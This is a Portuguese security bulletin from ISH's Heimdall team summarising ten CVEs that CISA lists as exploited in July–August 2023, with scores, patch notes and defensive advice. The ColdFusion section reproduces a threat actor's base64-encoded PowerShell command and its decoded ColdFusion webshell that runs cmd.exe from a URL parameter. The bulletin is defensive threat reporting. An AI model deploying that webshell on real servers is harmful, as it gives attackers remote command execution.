BOLETIM DE SEGURANÇA

Vulnerabilidades identificadas como exploradas em Julho e Agosto


heimdall
security research
A DIVISION OF ISH

Receba alertas e informações sobre segurança cibernética e ameaças rapidamente, por meio do nosso Twitter.

Heimdall Security Research

Acesse boletins diários sobre agentes de ameaças, *malwares*, indicadores de comprometimentos, TTPs e outras informações no *site* da ISH.

Boletins de Segurança – Heimdall



heimdall
security research

Sumário

Lista de Figuras

1 INTRODUÇÃO

Antes de iniciarmos e apresentamos as principais vulnerabilidades de acordo com a CISA como exploradas nos meses de julho e agosto, vamos apresentar o contexto de CVE.

CVE significa *Common Vulnerabilities and Exposures* (Vulnerabilidades e Exposições Comuns), que é um sistema de nomenclatura padronizado para identificar vulnerabilidades de segurança de software e hardware. Uma CVE é uma string de 11 caracteres que acaba por consistir em um prefixo "CVE-", seguindo o número de 8 dígitos ou mais.

O CVE Program é uma parceria entre o MITRE Corporation e National Institute os Standards and Techonology (NIST) e possui os objetivos:

- Fornece um sistema de nomenclatura padronizado para vulnerabilidades de segurança de software e hardware;
- Facilitar a comunicação sobre vulnerabilidades de segurança entre os diferentes stakeholders;
- Auxiliar na priorização e correção de vulnerabilidades;
- Promover a conscientização sobre as vulnerabilidades de segurança.

Portanto, na próxima seção iremos apresentar as vulnerabilidades adicionadas pela CISA como exploradas em ataques cibernéticos nos meses de julho e agosto.

2 VULNERABILIDADES: JULHO E AGOSTO

A seguir, apresentamos detalhes das vulnerabilidades, seu nível de criticidade e demais detalhes que sejam relevantes para este boletim.

1. CVE-2023-26359

A vulnerabilidade corresponde as versões do Adobe ColdFusion 2018 Update 15 (e anteriores) e 2021 Update 5 (e anteriores) os quais são afetados por uma vulnerabilidade de desserialização de dados não confiáveis que pode resultar na execução arbitrária de código no contexto do usuário atual. A exploração desta vulnerabilidade acaba não requerendo interação do usuário, além disso, poderia gerar a execução de código remoto não autenticado.

Base de pontuação: **9,8 (crítico)**

De acordo com a empresa de segurança, Rapid7, a vulnerabilidade teria sido explorada ativamente desde janeiro de 2023. O ator de ameaça utilizou webshells com um comando do PowerShell, indicando que o ColdFusion2018 estaria gerando comandos maliciosos.

```
cmd /c cmd.exe /c powershell.exe -exec bypass -enc
IgA8AGMAZgB0AHIAeQA+ADwAYwBmAGUAeABlAGMAdQB0AGUAIABuAGEAbQBlAD0A
JwBjAG0AZAAuAGUAeABlACcAIAAgAGEAcgBnAHUAbQBlAG4AdABzAD0AJwAvAGMA
IAAjAHUAcgBsAC4AYwBvAG4AYwBhAGMAIwAnACAAdABpAG0AZQBvAHUAdAA9ACcA
NQAwADAAMAAnAD4APAAvAGMAZgBlAHgAZQBjAHUAdABlAD4APABjAGYAYwBhAHQA
YwBoACAAdAB5AHAAZQA9ACcAYQBuAHkAJwA+ADwAYwBmAG8AdQB0AHAAdQB0AD4A
IAAjAGMAZgBjAGEAdABjAGgALgBkAGUAdABhAGkAbAAjACAAfAAgACMAYwBmAGMA
YQB0AGMAaAAuAG0AZQBzAHMAYQBnAGUAIwA8AC8AYwBmAG8AdQB0AHAAdQB0AD4A
PAAvAGMAZgBjAGEAdABjAGgAPgA8AC8AYwBmAHQAcgB5AD4AIgAgAHwAIABPAHUA
dAAtAEYAaQBsAGUAIAAtAEYAaQBsAGUAUABhAHQAaAAgACIALgAuAFwAdwB3AHcA
cgBvAG8AdABcAHcAbwB3ADEALgBjAGYAbQAiAA==
```

Figura 1 – Comando codificado em base64 utilizado pelo ator de ameaça.

```
"<cftry><cfexecute name='cmd.exe'  arguments='/c #url.concac#'
timeout='5000'></cfexecute><cfcatch type='any'><cfoutput>
#cfcatch.detail# | #cfcatch.message#</cfoutput></cfcatch>
</cftry>" | Out-File -FilePath "..\wwwroot\wow1.cfm"
```

Figura 2 – Comando decodificado em base64 utilizado pelo ator de ameaça.

Salientamos que a Adobe veio a publicar patches de atualização para a vulnerabilidade conhecidas no ColdFusion em março de 2023.

2. CVE-2023-24489

Uma vulnerabilidade no controlador de zonas de armazenamento ShareFile da Citrix, gerenciado pelo cliente que, se explorada, pode permitir que um invasor não autenticado comprometa remotamente o controlador de zonas de armazenamento ShareFile gerenciado pelo cliente.

Poderá permitir que invasores não autenticados carregue arquivos e executem código e acabam por comprometer uma instalação vulnerável gerenciada pelo cliente.

Base de pontuação: **9,8 (crítico)**

A Citrix publicou um patch de correção da vulnerabilidade em junho de 2023, explicando que a vulnerabilidade afeta todas as versões atualmente do controlador de zonas de armazenamento ShareFile gerenciado pelo cliente antes da versão 5.11.24.

Em uma pesquisa sobre a vulnerabilidade no Brasil, é possível identificar a existência de **432 ativos** públicos que potencialmente poderão estar vulneráveis a CVE.

Figura 3 – Ativos potencialmente vulneráveis da CVE-24489.

3. CVE-2023-38180

Vulnerabilidade correlacionada a negação de serviço no .NET e no Visual Studio. Esta vulnerabilidade foi corrigida pela Microsoft no Patch Tuesday de agosto de 2023.

Base de pontuação**: 7.5 (alto)**

A Microsoft divulgou detalhes sobre a vulnerabilidade por meio de uma publicação de um guia.

4. CVE-2017-18368

O roteador ZyXEL P660HN-T1A v1 TCLinux Fw $ 7.3.15.0 v001/ 3.40 (ULM.0)b31 distribuído pela TrueOnline tem uma vulnerabilidade de injkeção de comando na função de encaminhamento de log do sistema remoto, que pode ser acessada por um usuário não autenticado. A vulnerabilidade está na página ViewLog.asp e pode ser explorada por meio do parâmetro "remote_host".

Base de pontuação**: 9.8 (crítico)**

A Zyxel publicou uma nota sobre a vulnerabilidade CVE-2017-18368 afirmando que uma nova variante do malware Gofgyt poderia tentar infectar dispositivos IoT de diversas marcas, incluindo o reteador P660HN-T1A da Zyxel.

5. CVE-2023-35081

Uma vulnerabilidade de path traversal nas versões Ivanti EPMM (11.10x<11.10.0.3, 11.9.x<11.9.1.2 e 11.8.x<11.8.1.2) permite que um administrador autenticado grave arquivos arbitrários no dispositivo.

Base de pontuação**: 9.8 (crítico)**

A fornecedora do produto Ivanti publicou um path sobre a vulnerabilidade, sendo recomendado aplicar a atualização no referido produto.

6. CVE-2023-35078

O Ivanti Endpoint Manager Mobile (EPMM), anteriormente MobileIron Core até 11.10 permite que invasores remotos obtenham PII, adicionem uma conta administrativa e alterem a configuração devido a um desvio de autenticação, conforme explorado em estado selvagem em julho de 2023.

Base de pontuação: **9.8 (crítico)**

A fornecedora do produto Ivanti publicou um path sobre a vulnerabilidade, sendo recomendado aplicar a atualização no referido produto.

7. CVE-2023-29303

O SolarView Compact versão 6.0.0 foi identificada com uma vulnerabilidade de injeção de comandos via "conf_mail.php". Este produto corresponde a realizar um monitoramento de energia solar. Vale salientar que diversas organizações do setor de energia podem estar expostas a ataques cibernéticos.

Base de pontuação: **9.8 (crítico)**

A empresa realizou a publicação de um patch de segurança para a vulnerabilidade, podendo ser acessada aqui.

8. CVE-2022-31199

Fora identificado uma vulnerabilidade de execução remota de código no componente Netwrix Auditor User Activity Video Recording, afetando o servidor Netwrix Auditor e os agentes instalados nos sistemas monitorados. As vulnerabilidades de execução remota de código existem dentro do protocolo subjacente usado pelo componente e potencialmente permitem que um invasor não autenticado execute código arbitrário como o usuário **NT AUTHORITY\SYSTEM** nos sistemas afetados.

Base de pontuação: **9.8 (crítico)**

9. CVE-2023-36884

Uma vulnerabilidade de execução remota de código do Windows Search foi identificada.

Base de pontuação: **8.8 (alto)**

De acordo com a Microsoft, um ator de ameaça por e-mail ou mensagem instantânea poderia enviar ao usuário alvo um arquivo especialmente criado para explorar a vulnerabilidade.

A Microsoft publicou a correção da vulnerabilidade por meio do Patch Tuesday de Agosto de 2023.

10. CVE-2023-37450

Uma vulnerabilidade no produto da Apple, Safati foi identificado o qual poderia levar a execução de código arbitrário. A vulnerabilidade foi corrigida no iOS 16.6 e iPadOS 16.6, Safari 16.5.2, tvOS 16.6, macOS Ventura 13.5, watchOS 9.6.

Base de pontuação: **8.8 (alto)**

A Apple publicou a lista das recomendações e detalhes da vulnerabilidade:

- Safari 16.5.2
- iOS 16.6 e iPadOS 16.6
- MacOS Ventura 13.5
- tvOS 16.6
- watchOS 9.6

Logo, mencionamos algumas das principais vulnerabilidades adicionadas pela CISA como exploradas por atores maliciosos em julho e agosto de 2023, não se limitando apenas as estas vulnerabilidades.

3 Conclusão e Recomendações

É altamente recomendado que as organizações acompanhem todas as vulnerabilidades que são tornadas públicas pelos fabricantes e por forças da lei, uma vez que, a vulnerabilidade ao ser utilizada por um ator de ameaça poderá ocasionar uma entrada para a rede da organização, contribuindo para outros tipos de ações maliciosas.

A ISH, recomenda que:

- Identifique as vulnerabilidades: Verifique o seu parque, visando identificar todos os possíveis ativos e locais que hajam vulnerabilidades que possam ser utilizadas por agentes maliciosos.
- Priorize as vulnerabilidades: Após a identificação, realize a priorização da mesma, verificando qual o impacto e dano potencial.
- Correção das vulnerabilidades: Aplique as atualizações fornecidas pelo fabricante do produto, visando mitigar qualquer vulnerabilidade existente em um produto.
- Acompanhe as publicações relacionadas aos fabricantes e outros canais de vulnerabilidades.

4 Referências

- Heimdall *by* ISH Tecnologia
- CVE-2023-26359
  - Relatório Rapid7 ator de ameaça explorando CVE
  - Patch de atualização Adobe
- CVE-2023-24489
  - Relatório de Patch Citrix
- CVE-2023-38180
  - Relatório da Microsoft – CVE
- CVE-2017-18368
  - Relatório de Patch Zyxel
- CVE-2023-35081
  - Relatório de Patch publicado pela Ivanti
- CVE-2023-35078
  - Relatório de Patch publicado pela Ivanti
- CVE-2022-31199
- CVE-2023-36884
- CVE-2023-37450

heimdall
security research
A DIVISION OF ISH